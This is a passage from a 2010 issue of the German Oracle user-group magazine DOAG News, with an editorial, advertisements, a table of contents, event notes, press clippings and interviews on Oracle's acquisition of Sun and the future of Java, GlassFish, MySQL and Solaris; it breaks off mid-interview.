

Houston, wir haben ein Problem!



Michael Paege
DOAG-Vorstand

Liebe Mitglieder der Deutschen ORACLE-Anwendergruppe, liebe Leserinnen und Leser,

am 21. Januar 2010 erteilte die EU-Kommission Oracle die Freigabe für die geplante Übernahme von Sun Microsystems. Damit endete die Zeit des Schwebestands, der vor allem für das Image der Sun-Produkte wenig vorteilhaft war. Mitbewerber argumentierten in dieser Zeit gern und häufig gegen Sun-Produkte, deren Zukunft ja so ungewiss sei. Dies war mit der Grund, weshalb die DOAG im Interesse ihrer Mitglieder bereits Anfang November 2009 ein Schreiben an die verantwortliche EU-Kommissarin Neelie Kroes gerichtet hatte, mit der Bitte um eine baldige Entscheidung. Die Meinung der DOAG wurde von der EU-Kommission gehört und ernst genommen, wie das Antwortschreiben zeigt.

Mit der Übernahme von Sun stellt sich die Frage, wie Oracle künftig die seit Bestehen des Unternehmens propagierte und auch gelebte Hardware-Unabhängigkeit weiter betreiben wird. Als sicher gilt bereits, dass die Entwicklungsplattform zukünftig Sun (Linux und Solaris, auch Solaris x86) sein wird. Ob und welche Auswirkungen die Sun-Übernahme auf Lizenz-Modelle, -Preise und -Bundles haben wird, war bei Redaktionsschluss noch völlig offen.

Die Übernahme von Sun bringt auch der DOAG neue Zielgruppen. Das Thema wurde im Rahmen der Beiratssitzung im Februar 2010, bei der alle DOAG-Aktiven einmal im Jahr zusammenkommen, intensiv diskutiert. Vor dem Hintergrund der geplanten Sun-Übernahme haben bereits sechs Java-Usergroups aus Deutschland zusammen mit der DOAG den Interessenverbund der Java User Groups e.V. (IJUG) gegründet. Ziel des IJUGs ist die umfassende Vertretung der gemeinsamen Interessen der Java-Anwendergruppen und der Java-Anwender im deutschsprachigen Raum, insbesondere gegenüber Entwicklern, Herstellern, Vertriebsunternehmen sowie der Öffentlichkeit.

Diese Ausgabe der DOAG News trägt der Sun-Übernahme Rechnung. Deshalb finden Sie neben Beiträgen zu den klassischen Oracle-Themen auch Artikel über Java-Technologien und -Architekturen, mit denen wir die Anwender der neu im Oracle-Portfolio befindlichen ehemaligen Sun-Produkte ganz herzlich bei der DOAG begrüßen möchten.

In diesem Sinne wünsche ich Ihnen viel Spaß beim Lesen,

Ihr

...und wir die Lösung!

IT im Alarmzustand! Fachbereiche rufen nach neuen und besseren IT-Services. Governance, Risikomanagement & Compliance sind auf der Tagesordnung. Und das IT-Budget steht auf dem Prüfstand.

Zeit, mit einem verlässlichen Partner zu sprechen, der mit Ihnen gemeinsam wirtschaftliche Lösungen entwickelt. Höchste Zeit, mit PROMATIS zu sprechen!

PROMATIS verbindet intelligente Geschäftsprozesse mit modernen Oracle Technologien und Applikationen:

- Oracle E-Business Suite und CRM On Demand
- Oracle Accelerate Mittelstandslösungen
- Universal Content Management, WebCenter, Beehive
- Business Intelligence und Data Warehouse
- BPM, Oracle SOA und Application Integration (AIA)
- Bewährte Projekt-Vorgehensmodelle und Best Practice-Prozesse

Profitieren Sie von der PROMATIS Lösungskompetenz und unserer internationalen Erfahrung. Sprechen wir darüber!

PROMATIS

Knowledge Powered Business Processes

PROMATIS software GmbH
Tel.: +49 7243 2179-0 · Fax: +49 7243 2179-99
www.promatis.de · hq@promatis.de
Ettlingen/Baden · Hamburg · Berlin

Aus der DOAG

- 3 Editorial
- 5 Spotlight
- 6 Die DOAG in der Presse
- 7 Interview mit Günther Stürner und Bernd Rintelmann
„Sun ist als Marke wertvoll, sie stand und steht für Innovation, Geschwindigkeit und IT-Kultur erster Güte ...“
- 11 Interview mit Richard Seibt
„Oracle könnte durch richtige Strategien und entsprechende Investments die Innovationsgeschwindigkeit von Java noch erhöhen ...“
- 24 Inserentenverzeichnis

Sun & Java

- 14 Rosige Zeiten mit JavaFX?
Die neue Oracle-Technologie im Vergleich mit anderen RIA-Frameworks
Robert Szilinski
- 17 BPM 2010 – Zeit zum Handeln
Sebastian Graf
- 18 Java EE 6 und GlassFish bei Oracle
Markus Eisele
- 21 Apex und PL/SQL meet Java:
unbegrenzte Möglichkeiten mit der Datenbank-JVM
Carsten Czarski
- 25 Oracle & Sun: Einschätzung aus Sicht der Anwendungsentwickler
Lucas Jellema und Torsten Winterberg
- 28 Continuous Integration mit Hudson
Hakon Lugert
- 31 Web-Applikationen mit Grails und WebLogic
Peter Soth
- 34 Datenbankzugriff aus Eclipse RCP-Anwendungen via EclipseLink
Johannes Michler
- 38 Die Performance von Exadata im Vergleich zu konventionellen Plattformen
Manfred Drozd

Datenbank

- 44 Überwachung von Datenbanken
Carsten Mützlitz
- 50 Access-Control-Listen und SQL-Injection-Technik in der Datenbank 11g R2
Vladimir Poliakov
- 54 OLAP-Option: Einfach und performant betriebliche Kennzahlen erstellen und auswerten
Frank Schneede
- 60 Planung, Budgetierung und Forecasting mit der BI Enterprise Edition
Frank Tenzer
- 64 Mobile Datenerfassung mit Web-Technologien und Oracle Database Lite
Kai Hennig und Christopher Salzbrunn
- 66 Earned Value Management – Konzeption im Projektmanagement Office Data Warehouse
Frank Dunkel
- 68 RAC Provisioning Procedures – ein Erfahrungsbericht
Christian Schumacher und Nadjibullah Rajab
- 70 LOB-Komprimierung mit der Datenbank 11g
Mathias Zarick

Entwicklung

- 76 Programmier-Richtlinien im PL/SQL-Umfeld und Überprüfungsmöglichkeiten
Roger Troller

Aus der DOAG

- 59 DOAG-Regionaltreffen in München
Franz Hüll
- 75 Impressum
- 80 DOAG 2010 Applications: Das neue Forum für Geschäftsprozesse und Oracle Business Applications
Dr. Frank Schönthaler
- 81 Wir begrüßen unsere neuen Mitglieder
- 82 DOAG Termine



*Oracle und die Marke Sun
Vor dem Hintergrund der Sun-Übernahme durch Oracle stellten sich zwei Manager der ORACLE Deutschland GmbH den Fragen der DOAG-Aktiven*

Seite 7



*Rosige Zeiten mit JavaFX?
Die neue Oracle-Technologie im Vergleich mit anderen RIA-Frameworks*

Seite 14



*Die Zukunft von Sun aus Sicht der Anwendungsentwickler
Oracle kündigt an, dass das Erbe von Sun fortgeführt, ausgebaut und leistungsfähiger gemacht wird*

Seite 25



Spotlight

Donnerstag, 28. Januar 2010

Im Rahmen des IOUC Summit in Redwood Shores haben die DOAG-Vorstände Ralf Kölling und Fried Saacke die Gelegenheit, die Übernahme von Sun im Beisein von Oracle-CEO Larry Ellison vor Ort live zu erleben. Als Anwendergruppe wird die DOAG die Entwicklung weiterhin genau beobachten, Oracle beim Wort nehmen und gegebenenfalls daran erinnern, dass der Merge für den Oracle- und den Sun-Kunden Vorteile bringen soll.

Samstag, 20. Februar 2010

Mit dem Thema „Wahrnehmung wecken, fördern, stärken“ startet die DOAG mit der traditionellen Beiratssitzung die Aktivitäten für das neue Jahr. Knapp 50 Teilnehmer (DOAG-Aktive und DOAG Office) setzen sich in verschiedenen Arbeitsgruppen damit auseinander, wie die DOAG attraktiver für ihre Mitglieder, für die Interessenten und den Oracle-Kundenkreis werden kann.

Dienstag, 23. Februar 2010

Die Fachkonferenz „DOAG Logistik & SCM 2010“ bietet viel Interessantes und Neues, vor allem aber Einblicke in die Praxis. Leider hinterlässt die Wirtschaftskrise ihre Spuren und es kommen weniger Teilnehmer als im Vorjahr. Die DOAG hält dennoch an dem guten Konzept fest und wird ab 2011 den Termin fest in den Herbst verschieben.

Donnerstag, 25. Februar 2010

Oracle und verschiedene Partner führen in Frankfurt und zwei Tage zuvor in München Events zum Thema „Cloud Computing“ durch, es kommen jeweils mehr als 300 Teilnehmer. Die DOAG ist ebenfalls mit einem Stand vertreten und nutzt die Gelegenheit, um die Vereinsaktivitäten zu präsentieren und die Vorteile einer Mitgliedschaft zu kommunizieren.

Freitag, 5. März 2010

Die Mitgliederversammlung des Interessenverbands der Java User Groups e.V. (iJUG) plant in der DOAG KonferenzLounge in Berlin erste Publikationen und Veranstaltungen. Die derzeit neun Mitgliedergruppen repräsentieren rund 5.500 Anwender.

Dienstag, 9. März 2010

Repräsentanten der DOAG sind auf den drei Sun-Welcome-Events von Oracle in Frankfurt, München und Hamburg vor Ort vertreten und können in persönlichen Gesprächen zahlreiche neue Interessenten und potenzielle Mitglieder gewinnen.

Mittwoch, 17. März 2010

Bei einem Treffen mit dem Oracle Senior Vicepresident Marketing EMEA tauschen sich der DOAG-Vorstandsvorsitzende Dr. Dietmar Neugebauer und DOAG-Geschäftsführer Fried Saacke über den Status aus. Sie sprechen kritisch über die Beziehungen von Oracle zu den europäischen Usergroups, weil die DOAG glaubt, dass Oracle diese insbesondere in den kleineren Ländern zu stark beeinflusst.

Mittwoch, 24. März 2010

Auf einer Podiumsdiskussion anlässlich der Fachkonferenz „DOAG 2010 Applications“ wird das nach Meinung der Anwender zu geringe Engagement von Oracle im Bereich der Business-Applications bemängelt. Der Tenor: Oracle verfügt über eine sehr gute Technologie, bietet aber einen zu schlechten Service.



Die DOAG in der Presse

Die nachfolgenden Ausschnitte reflektieren die Einschätzung der Fach- und Wirtschaftspresse zu bestimmten Themen über Oracle; die Veröffentlichungen geben nicht die Meinung der DOAG wieder und sind auch nicht im Vorfeld mit der DOAG abgestimmt. Lediglich die Zitate einzelner DOAG-Vorstände geben die Meinung der DOAG wieder.

Database pro vom 4. März 2010:

„Oracle-Sun-Merge“: Die DOAG war vor Ort dabei

Im Rahmen des IOUC Summit in Redwood Shores hatten die DOAG-Vorstände Ralf Kölling und Fried Saacke die Gelegenheit, die endgültige Übernahme von Sun vor Ort live zu erleben: Die hochkarätige Rednerliste begann mit Oracle-President Charles Phillips, dem sich unter anderem Thomas Kurian, Executive Vice President Product Development, Jürgen Rottler, Executive Vice President Oracle Customer Services, und Jeff Epstein, Executive Vice President and Chief Financial Officer, anschlossen, bis zuletzt Oracle-CEO Larry Ellison das Wort ergriff.

„Nichts wirklich Neues, aber ein deutliches Unterstreichen des schon auf der Oracle Open World verkündeten Versprechens von Oracle, die Sun-Technologie vollständig in den Oracle-Stack zu integrieren“ – so lassen sich die Aussagen der Redner zusammenfassen. Alle, die große Neuigkeiten erwartet hatten, wurden sicher enttäuscht. Aus Sicht der DOAG ist es aber entscheidend und wichtig, jetzt zu spüren, dass Oracle sein Versprechen hält, das komplette Produkt-Portfolio von Sun sowie die Open-Source-Technologien, MySQL und Java weiterzuentwickeln und den Support für die Kunden sicherzustellen. Dabei wurde deutlich, dass Oracle das Geschäft optimieren wird; die Hardware wird etwa in Zukunft nach Auftrag produziert und ohne Umwege über Distributoren direkt an den Kunden ausgeliefert, was für diesen von Vorteil sein kann.

Die Vision von Oracle, durch das Zusammenfügen von Software und Hardware zum kompletten IT-Lieferanten zu avancieren, scheint aufzugehen. Der Kunde kann dabei auch von einem vollständigen Support-Angebot aus einer Hand profitieren. Zudem hat Larry Ellison eine deutliche Steigerung des F&E-Budgets versprochen, die zu einer Vielzahl von Produkt-Neuerungen und -Ankündigungen in den nächsten Monaten führen soll. Wir dürfen weiterhin gespannt sein!

Als Anwendergruppe wird die DOAG die künftige Entwicklung genau beobachten, Oracle beim Wort nehmen und gegebenenfalls daran erinnern, dass der Merge für den Oracle- und den Sun-Kunden Vorteile bringen soll.

Computerwoche vom 7. Dezember 2009:

Anwender fordern mehr Flexibilität

Für Softwarehäuser stellt die Wartung eine lebenswichtige Einnahmequelle dar. Ein Beispiel dafür liefert Oracle. Der Konzern musste für das im August zu Ende gegangene erste Quartal des neuen Geschäftsjahres einen Rückgang des Lizenzverkaufs um 17 Prozent hinnehmen. Die Wartungseinnahmen konnte der Anbieter von Datenbanken, Middleware und Applikationen jedoch steigern. Laut Oracle-Präsidentin Safra Catz wirft das Wartungsgeschäft im Vergleich zu den Lizenzeinnahmen einen höheren Gewinn ab. Weil der Anteil der Maintenance-Einnahmen am Gesamtumsatz steige, könne Oracle eine höhere Marge erzielen.

... „Die Wartungsleistungen werden grundsätzlich sehr positiv gesehen“, sagt Christian Trieb, stellvertretender Vorstandsvorsitzender der Deutschen Oracle-Anwendergruppe (DOAG) und dort Leiter Competence-Center Supportfragen. Anlass zur Kritik haben die Anwender dennoch: Es gebe keine vernünftige deutschsprachige Unterstützung, die mehr zu bieten habe als eine bloße Übersetzung aus dem Englischen. Das Problem besteht auch anderswo: „Sprachprobleme sind immer wieder ein Thema – auch auf internationaler Ebene, nicht nur in Deutschland“, so Trieb weiter. Oracle habe auf Druck der internationalen Anwendergruppen verstärkt in die Englisch-Ausbildung der Supportmitarbeiter investiert ...

VDI-Nachrichten vom 4. Dezember 2009:

Unternehmen in der Wartungsfalle

... Kurioserweise halten sich aber organisierte Anwender anderer Hersteller mit Kritik zurück. „Wir realisieren einmal jährlich eine Supportumfrage. Und die Anwender bestätigen, dass sie im Großen und Ganzen zufrieden sind“, sagt beispielsweise Christian Trieb, stellvertretender Vorstandsvorsitzender der deutschen Oracle-Anwendergruppe (DOAG). Was wohl auch daran liegt, dass sich der SAP-Konkurrent in der Kommunikation zu seinen Anwendern geschmeidiger zeigt ...

Weitere Pressestimmen zur DOAG finden Sie unter <http://www.doag.org/presse/spiegel>

„Sun ist als Marke wertvoll, sie stand und steht für Innovation, Geschwindigkeit und IT-Kultur erster Güte ...“

Vor dem Hintergrund der Sun-Übernahme durch Oracle stellen sich Günther Stürner, Vice President Server Technologies und Sales Consulting bei der ORACLE Deutschland GmbH, und Bernd Rintelmann, Leiter der Business Unit Middleware bei der ORACLE Deutschland GmbH, den Fragen der DOAG-Aktiven.

Sieht sich Oracle zukünftig als Komplettanbieter für Server, Storage, Middleware, Datenbank und Applications?

Stürner: Eindeutig ja. Oracle bietet zusammen mit dem Sun-Portfolio die gesamte Palette an Produkten, Lösungen und Services aus einer Hand. Ein Kunde kann alles von uns beziehen. Aber wir werden auch weiterhin alle wichtigen Plattformen, Betriebssysteme und Virtualisierungstechnologien unterstützen. Die Verfügbarkeit unserer Software auf unterschiedlichen Plattformen ist

unsere Stärke, die wir beibehalten und sogar noch ausbauen wollen.

Wird es zukünftig auch Komplettsysteme wie Exadata für Applicationsprodukte geben?

Stürner: Die Datenbankmaschine mit der Exadata Storage-Technologie ist ein erster wichtiger Schritt, alle „State of the Art“-Technologien im Oracle-Umfeld zu bündeln und den Kunden zur Verfügung zu stellen. Das Ergebnis ist die schnellste und kosteneffizienteste Datenbank-Plattform, die es heute gibt. Dies wurde durch eine enge Kooperation unterschiedlicher Engineering-Gruppen erreicht. Überall dort, wo sich diese enge Kooperation positiv auswirken kann, werden wir zukünftig viel stärker – weil viel einfacher – unser Augenmerk bei der Entwicklung von Software und Systemen darauf legen können. Dies klingt etwas allgemein und beantwortet nicht ganz die Frage, soll aber zeigen, dass wir in diesem Bereich noch viel Potenzial sehen.

Wird die Marke „Sun“ erhalten bleiben?

Stürner: Sun ist als Marke wertvoll, sie stand und steht für Innovation, Geschwindigkeit und IT-Kultur erster Güte. Es wäre fahrlässig, diese Marke nicht weiter zu nutzen.

Wie wird Sun hinsichtlich Vertrieb und Entwicklung bei Oracle integriert?



Stürner: Sun wird natürlich in eine Gesamtunternehmung integriert; es soll jedoch zu keiner sinnlosen Vermischung kommen. Wir haben nun ein vollständiges Produkt-Portfolio, aber es gibt auch Einzelkomponenten, die außerhalb des Portfolios ihren Platz im Markt haben. Unsere Datenbank sowie unsere Middleware-, BI-, IDM- und Applikations-Produkte laufen auch weiterhin auf HP-, IBM- oder FTS-Systemen. Unser Anspruch ist, die Kunden bestmöglich zu beraten und die optimale Lösung für ihre IT-Aufgaben zu finden.

Wird der Content der Sun-Website erhalten bleiben?

Stürner: Die Sun-Website wird über die Zeit in eine gemeinsame Oracle/Sun-Website überführt. In den Ländern, in denen die beiden Firmen bereits verschmolzen sind, ist die lokale Sun-Website auf die Oracle-Website verlinkt. Für Deutschland heißt das, dass die Seite „www.sun.de“ bis zur Verschmelzung so, wie sie heute ist, existiert.

Wie ist die Produktstrategie mit Sun hinsichtlich Middleware beziehungsweise beim Application-Server?

Rintelmann: Die primäre Applikations-Server-Infrastruktur innerhalb der Fusion Middleware bleibt weiterhin die Oracle WebLogic Suite. Diese Lösung





Zur Person:

Günther Stürner

Günther Stürner ist Vice President Server Technologies und Sales Consulting bei der ORACLE Deutschland GmbH. In dieser Funktion ist er verantwortlich für die Bereiche Datenbank und Middleware.

Günther Stürner arbeitet bereits seit September 1985 für Oracle; seinen Werdegang begann er als Sales-Consultant Deutschland. Von 1987 bis 1993 widmete er sich dem Aufbau der Abteilung STU (Strategisch Technische Unterstützung) und bekleidete anschließend für sechs Jahre die Position des Leiters des Oracle SAP Competence Centers sowie des Oracle SAP Entwicklungszentrums.

1980 begann Günther Stürner seine berufliche Karriere als Software-Entwickler bei IKOSS. Nach drei Jahren wechselte er in gleicher Position zu Alcatel und blieb dort bis zu seinem Wechsel zu Oracle im Jahre 1985.

Günther Stürner studierte Physikalische Technik und hat bereits mehrere Fachbücher zu Oracle Datenbank und SQL sowie diverse Fachartikel veröffentlicht.

beinhaltet die WebLogic Server Enterprise Edition, JRockit Real Time, Enterprise Manager Diagnostic Pack und Enterprise Manager for Coherence. Der GlassFish-Server ist jetzt Bestandteil dieser Suite.

Wird der GlassFish-Server weiterhin die Referenz-Implementierung für Java EE bleiben?

Rintelmann: Oracle hat ein klares Commitment zur Weiterführung von Java EE und der Bereitstellung der Referenz-Implementierung für Java EE gegeben. GlassFish ist – und wird es auch in Zukunft sein – die Referenz-Implementierung für Java EE.

Wird GlassFish weiterhin Open Source bleiben?

Rintelmann: Hier gibt es ebenfalls ein klares Commitment von Oracle, dass GlassFish weiterhin als Open-Source-Produkt entwickelt wird.

Wird GlassFish auch als kommerzielles Produkt für Neu-Kunden verfügbar sein?

Rintelmann: GlassFish wird ebenfalls als kommerzielles Produkt „GlassFish Server Standalone“ den Kunden zur Verfügung stehen. Darüber hinaus wird der GlassFish-Server Bestandteil der Middleware-Produkte „WebLogic Server Standard Edition“, „WebLogic Server Enterprise Edition“ und „WebLogic Suite“ sein.

Erhalten Kunden, die bereits heute den GlassFish-Server in Produktion einsetzen, weiterhin Support?

Rintelmann: Wie bei den vorausgegangenen Akquisitionen hat Oracle klar zugesagt, die Produktlinien der übernommenen Firmen weiter zu unterstützen. Genauere Informationen dazu sind in der „Oracle Lifetime Support Policy“ auf der Oracle-Website dokumentiert.

Wird Oracle Lizenz-Änderungen vornehmen, die den Download, die Entwicklung und das Deployment von GlassFish beeinflussen?

Rintelmann: GlassFish kann weiterhin nach den bestehenden Lizenz-Bestimmungen von „java.net“ benutzt werden. Die kommerziellen GlassFish-Lizenzen und die damit verbundenen Downloads werden an die Oracle Lizenz-Richtlinien angepasst.

Gibt es eine gemeinsame technische Infrastruktur zwischen dem WebLogic-Server und GlassFish?

Rintelmann: Oracle liefert bereits heute die Open Source Persistenz-Infrastruktur „EclipseLink“ sowohl für den WebLogic-Server als auch als Referenz-Implementierung innerhalb von GlassFish. Außerdem nutzt Oracle die JAX-WS Web-Service-Referenz-Implementierung als Web-Service-Lösung innerhalb des WebLogic-Servers. Weitere gemeinsam zu nutzende Infrastruktur-Bereiche werden zurzeit evaluiert.

Welchen Applikations-Server sollten die Kunden für das Deployment von Fusion Middleware nutzen?

Rintelmann: Oracle zertifiziert den WebLogic-Server für die Deployments der Fusion Middleware.

Welchen Applikations-Server sollten Kunden als Produktions-Umgebung von Java-EE-Anwendungen nutzen?

Rintelmann: Oracle empfiehlt WebLogic Server für das Deployment von Java-EE-Anwendungen innerhalb der Produktion. Kunden können allerdings auch den GlassFish-Server für das Deployment bestimmter Anwendungen in eine produktive Umgebung nutzen. In jedem Fall steht ihnen Oracle Support unter Berücksichtigung der „Oracle Lifetime Support Policies“ zur Verfügung.

Können Kunden auf GlassFish entwickeln und die Anwendungen auf den WebLogic-Server einsetzen?

Rintelmann: Oracle ist dabei, Werkzeuge zu entwickeln, die den Kunden eine einfache Verschiebung der Anwendungen von GlassFish auf WebLogic ermöglichen.

Wie ist die Weiterentwicklung des GlassFish-Servers nach dem Release 3.0

Rintelmann: Oracle wird GlassFish als Referenz-Implementierung für Java EE weiterentwickeln und in zukünftigen Releases sowohl Änderungen des Standards als auch Anforderungen der GlassFish-Server-Community berücksichtigen.

Gibt es einen Unterschied zwischen der kommerziellen und der Open-Source-Version von GlassFish?

Rintelmann: Die kommerzielle Version basiert auf der Open-Source-Code-Linie, bietet aber im Vergleich zur Basis zahlreiche Erweiterungen wie Hochverfügbarkeit – aktuell durch ein Produkt namens „HADB“, in den zukünftigen 3.x-Releases wird Oracle Coherence integriert –, bessere Load-Balancing-Fähigkeiten, mehr Management- und Monitoring-Fähigkeiten – bestimmte Erweiterungen der Management-Konsole stehen nur in der kommerziellen Version zur Verfügung – sowie Support und Patches. Oracle plant für die Zukunft, bei neuen Releases diese Unterscheidungsmerkmale fortzuführen.

Welche Strategie verfolgt Oracle für Java SE

Rintelmann: Oracle steht zur Zukunft von Java unter der Mitwirkung einer dynamischen und mitbestimmenden Community bezogen auf Java SE und investiert deshalb mit großem Engagement in die Java-SE- und Java-VM-Technologie.

Welche Pläne hat Oracle hinsichtlich des Java Community Process, der Community selbst und der Plattform?

Rintelmann: Oracle bekennt sich eindeutig zu offenen Standards und dem aktiven Engagement mit der Community von Entwicklern und Herstellern. Der Java Community Process, die Gemeinschaft der Entwickler und der offene Charakter der Plattform sind die wichtigsten Stärken von Java. Hier wird Oracle in Zusammenarbeit mit

der Community kurzfristig die Pläne für das weitere Vorgehen erstellen.

Wird Java weiterhin frei zur Verfügung stehen?

Rintelmann: Oracle wird weiterhin Java SE (JDK und JRE) als freien Download zur Verfügung stellen.

Wird Oracle auch weiterhin Java-SE- und JVM-Referenz-Implementierungen bereitstellen?

Rintelmann: Ja, die Sun JDK-Implementierung und die HotSpot-JVM werden weiterhin Referenz-Implementierungen für Java SE und die Java Virtual Machine bleiben.

Welche Pläne hat Oracle mit JDK7 und hinsichtlich der Zukunft von Java SE?

Rintelmann: Oracle wird die aktuelle Entwicklung des JDK7 fortsetzen und

innerhalb des Java Community Process an der Java-SE7-Spezifikation arbeiten.

Was ist die Oracle-Strategie bezogen auf die JVM?

Rintelmann: Sowohl die HotSpot- als auch die JRockit-VM bleiben als strategisches Produkt erhalten und werden unterstützt, weiterentwickelt sowie für den Einsatz mit WebLogic Server und Fusion Middleware zertifiziert.

Wird NetBeans den JDeveloper als strategische IDE ersetzen?

Rintelmann: Nein, der JDeveloper wird weiterhin die „End to End“-Entwicklungsumgebung für unternehmensweite Anwendungen bleiben, einschließlich der Unterstützung für Java, Java EE, XML, Portal- und SOA-Entwicklung, Prozess-Orchestrierung und Datenbank-Entwicklung. Net-Beans



Analyse Beratung Projektmanagement Entwicklung

Ihr Spezialist für webbasierte
Informationssysteme mit

Oracle WebLogic Server
Oracle WebLogic Portal

exensio ● ● ●
www.exensio.de



Zur Person:

Bernd Rintelmann

Bernd Rintelmann leitet als Direktor Middleware Technology seit August 2007 die Business Unit Oracle Middleware bei der ORACLE Deutschland GmbH. Er ist für alle technologischen Belange des Oracle Middleware Stacks verantwortlich – von der Produkteinführung über „Proof-of-Concepts“ bis hin zu „Best-Practices“ und Benchmarks. Bernd Rintelmann arbeitet seit mehr als 15 Jahren bei Oracle und hatte in dieser Zeit verschiedene Managementpositionen inne. Unter anderem war er in der Systemberatung tätig, arbeitete zwei Jahre lang in der Produktentwicklung bei der Oracle Corporation in den USA und betreute zuletzt als Chief Architect im Bereich Middleware den Themenkomplex „Service Orientierte Architekturen“ (SOA) mit Fokus auf Web Services, Integration und Geschäftsprozesse bei der ORACLE Deutschland GmbH. Vor seinem Wechsel zu Oracle war Bernd Rintelmann als System- und Software-Entwickler in der Automobilzulieferindustrie tätig, unter anderem bei der Continental AG.

wird dagegen die Wahl sein für Entwickler, die eine Open-Source-Umgebung mit Unterstützung für Java SE/EE/Mobile/FX/TV suchen. Der Kunde hat damit die Wahl, bezogen auf seine Anforderungen. NetBeans stellt für Oracle einen wichtigen Teil des Java-Ecosystems dar und wird auch weiterhin als Open-Source-Produkt unter der Verantwortung von „netbeans.org“ bleiben.

Beeinflusst die Sun-Aquisition das Oracle-Engagement für Eclipse?

Rintelmann: In keiner Weise. Eclipse ist eine wichtige IDE-Plattform innerhalb der Java-Community und es ist absolut notwendig, dass Oracle hier weiterhin unterstützt. So liefert Oracle beispielsweise Support in Form des „Oracle Enterprise Packs for Eclipse“, das Add-ins für die Basis Eclipse-IDE bereitstellt, damit Entwickler mit Oracle-Technologien wie dem WebLogic-Server und der Oracle Datenbank produktiver arbeiten können. Zusätzlich investiert Oracle in Eclipse-Projekte wie Eclipse-Link, der JPA 2.0 Referenz-Implementierung.

Wie ist die künftige Strategie von Oracle hinsichtlich Open Source?

Stürner: Open Source ist für Oracle nichts Neues und die Übernahme von Sun wird diese Strategie nicht ändern. Seit vielen Jahren sind wir hier aktiv, haben einige Open-Source-Produkte im Portfolio und sind in der Open-Source-Community sehr aktiv. Man hatte bei der Diskussion in den letzten Monaten den Eindruck, als wäre das ein Bereich, den wir meiden wie der Teufel das Weihwasser. Dabei haben wir schon vor Jahren die Berkeley DB übernommen, mit Inno DB haben wir die wichtigste Storage-Engine von MySQL seit Jahren weiterentwickelt und mit ACFS eine wichtige Technologie im Bereich Cluster-Filesysteme als Open Source zur Verfügung gestellt. Das Gleiche gilt für TopLink, der führenden Persistenz-Technologie, oder für Eclipse und NetBeans im Bereich Entwicklungswerkzeuge sowie Apache oder EclipseLink – nicht zu ver-

gessen GlassFish im Bereich Middleware.

Wie ordnet Oracle MySQL in sein Produkt-Portfolio ein?

Stürner: MySQL hat sich in den letzten Jahren einen wichtigen Platz innerhalb der IT-Landschaft erworben. Wir sehen darin jedoch keine interne Konkurrenz, sondern vielmehr eine gute und interessante Ergänzung zu unserem bisherigen Datenbank-Angebot.

Rintelmann: Oracle Fusion Middleware unterstützt eine Vielzahl von Datenbanken – neben dem Oracle RDBMS unter anderem auch Microsoft SQL Server, IBM DB/2 und MySQL. Wir haben bereits heute zahlreiche Kunden, die Fusion Middleware in Verbindung mit MySQL einsetzen. Diese Open-Source-Datenbank kann für OLTP-Anwendungen verwendet werden, unterstützt allerdings keine Data Marts oder Data Warehousing-Features, so dass momentan die BI-Komponenten der Fusion Middleware keinen MySQL-Support liefern.

Werden die Patches für die Oracle Datenbank und für Sun synchron sein?

Stürner: Ob wir zu einer Synchronisation von Patches kommen werden, kann ich zum heutigen Zeitpunkt nicht sagen, es ist aber sehr wahrscheinlich. Unstrittig ist es jedoch, Patch-Strategien zu entwickeln, die es den Kunden vereinfachen, ihre Systeme zu managen und zu betreiben. Dies ist sicherlich auch eine Art Test dafür, ob die Integration auf Engineering-Ebene erfolgreich war oder nicht.

Wie ist die Zukunft von Open Office und Solaris?

Stürner: Solaris wird von vielen als das beste Unix-System am Markt bezeichnet. Sowohl Solaris/Sparc als auch Solaris/x86 sind für uns wichtige Software-Komponenten für die Zukunft. Ähnlich verhält es sich mit Open Office. Dieses ausgezeichnete Produktset wird eine große Zukunft haben.

„Oracle könnte durch richtige Strategien und entsprechende Investments die Innovationsgeschwindigkeit von Java noch erhöhen ...“

Bei der Übernahme von Sun durch Oracle geht es auch um die Zukunft von Java. Die DOAG sprach darüber mit Richard Seibt, Gründer und CEO der Open Source Business Foundation (OSBF).

Wie haben Sie die Nachricht über die Übernahme von Sun durch Oracle damals aufgenommen?

Seibt: Ich war zunächst wie viele andere sehr erstaunt, dass der Deal nicht mit IBM zustande gekommen ist. Nachdem die Überraschung verflogen war, habe ich schnell die Vorteile erkannt, die eine Übernahme durch Oracle mit sich bringt.

Wie beurteilt die Open-Source-Gemeinde die Sun-Übernahme durch Oracle? Welche Chancen und welche Risiken werden gesehen?

Seibt: Zunächst möchte ich den Begriff „Open-Source-Gemeinde“ näher definieren. Wir haben es auf der einen Seite mit Entwicklern zu tun, die sich auf Projekte wie Java, MySQL, PHP oder Ähnliches fokussieren. Daneben gibt es auch eine Open-Source-Business-Gemeinde, die als Unternehmen auf Basis von Open-Source-Komponenten professionelle Lösungen anbietet. Bei den Entwicklern sind nach Bekanntgabe der Übernahme durch Oracle zunächst Sorgen entstanden, und sie hätten es lieber gesehen, wenn Sun von IBM übernommen worden wäre, weil man mit IBM mehr Erfahrung im Open-Source-Bereich hat. Bei der Sun-Übernahme geht es jedoch nicht nur um Software, sondern auch um Hardware. Letztere betrachte ich als größtes Risiko der Übernahme, wobei es im Falle eines Schiefelaufens lediglich zu einer erwünschten Bereinigung des Hardware-Marktes kommt. Wenn

Oracle Open Source als Go-to-Market-Modell versteht und richtig mit der Software umgeht, ergeben sich durchaus große Chancen. Im Endeffekt muss sich Oracle daran messen lassen, ob der Anwender künftig zufriedener ist als in den Jahren zuvor.

Was erwartet die Open-Source-Gemeinde von der Firma Oracle?

Seibt: Die Entwickler erwarten mit Sicherheit, dass Oracle die übernommenen Open-Source-Projekte genauso oder noch mehr unterstützt, als das zuvor der Fall war. Die Open-Source-Business-Gemeinde wird sicherlich ein professionelles Open-Source-Angebot schätzen.

Viele Java-Technologien im Umfeld von Sun stehen bisher unter der „Common Development and Distribution License“ (CDDL). Können Sie sich vorstellen, dass sich das unter dem Dach von Oracle ändern wird?

Seibt: Ich bin jetzt keine Lizenz-Spezialist, aber Sun hat sich sicher viele Gedanken über die Wahl der CDDL gemacht, um im Sinne des Kunden das Beste zu ermöglichen.



Der Java-Community-Process steht stark in der Kritik. Wie würde für Sie eine dem Open-Source-Gedanken angemessene Steuerung der Java-Technologien aussehen?

Seibt: Das hängt sehr eng mit der Eclipse-Foundation zusammen. Deren Modell gibt ein gutes Beispiel für Oracle ab. Ich würde mich freuen, wenn Oracle diesen Weg einschlägt und eng mit der Eclipse Foundation zusammenarbeitet.

Sun war mit Open Source nur mäßig erfolgreich. Was macht Oracle hier nach Ihrer Einschätzung anders? Was waren Suns größte Fehler?

